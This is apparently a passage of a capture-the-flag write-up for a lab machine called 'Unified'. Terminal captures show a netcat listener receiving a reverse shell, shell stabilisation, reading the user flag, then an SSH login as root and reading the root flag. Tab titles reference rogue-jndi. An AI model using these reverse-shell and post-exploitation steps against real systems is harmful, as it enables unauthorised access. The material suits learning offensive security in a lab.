
4. Unified

User flag:



```
kali@kali: ~  
File Actions Edit View Help  
kali@kal...gue-jndi x kali...i: ~ x kali@kal...gue-jndi x kali...i: ~ x  
$ nc -lvnp 5555  
listening on [any] 5555 ...  
connect to [10.10.14.84] from (UNKNOWN) [10.129.14.213] 377  
script /dev/null -c bash  
Script started, file is /dev/null  
unifi@unified:/usr/lib/unifi$ cd /home/unifi  
cd /home/unifi  
bash: cd: /home/unifi: No such file or directory  
unifi@unified:/usr/lib/unifi$ whoami  
unifi  
unifi@unified:/usr/lib/unifi$ cd /home  
cd /home  
unifi@unified:/home$ ls  
ls  
unifi@unified:/home$ cd michael  
cd michael  
unifi@unified:/home/michael$ ls  
ls  
unifi@unified:/home/michael$ cat user*  
cat user*  
6ced1a6a89e666c0620cdb10262ba127es  
unifi@unified:/home/michael$ |
```

Root flag:



```
root@unified: ~  
File Actions Edit View Help  
kali@kal...gue-jndi x kali...i: ~ x kali@kal...gue-jndi x root...d: ~ x  
(kali@kali)-[~]  
$ ssh root@10.129.14.213  
The authenticity of host '10.129.14.213 (10.129.14.213)' ca  
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdlus  
This host key is known by the following other names/address  
~/.ssh/known_hosts:4: [hashed name]  
Are you sure you want to continue connecting (yes/no/[finge  
Warning: Permanently added '10.129.14.213' (ED25519) to the  
root@10.129.14.213's password:  
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
* Super-optimized for small spaces - read how we shrank th  
footprint of MicroK8s to make it the smallest full K8s a  
  
https://ubuntu.com/blog/microk8s-memory-optimisation  
  
root@unified:~# ls  
root.txt  
root@unified:~# cat *  
e50bc93c75b634e4b272d2f771c33681  
root@unified:~# |
```

HẾT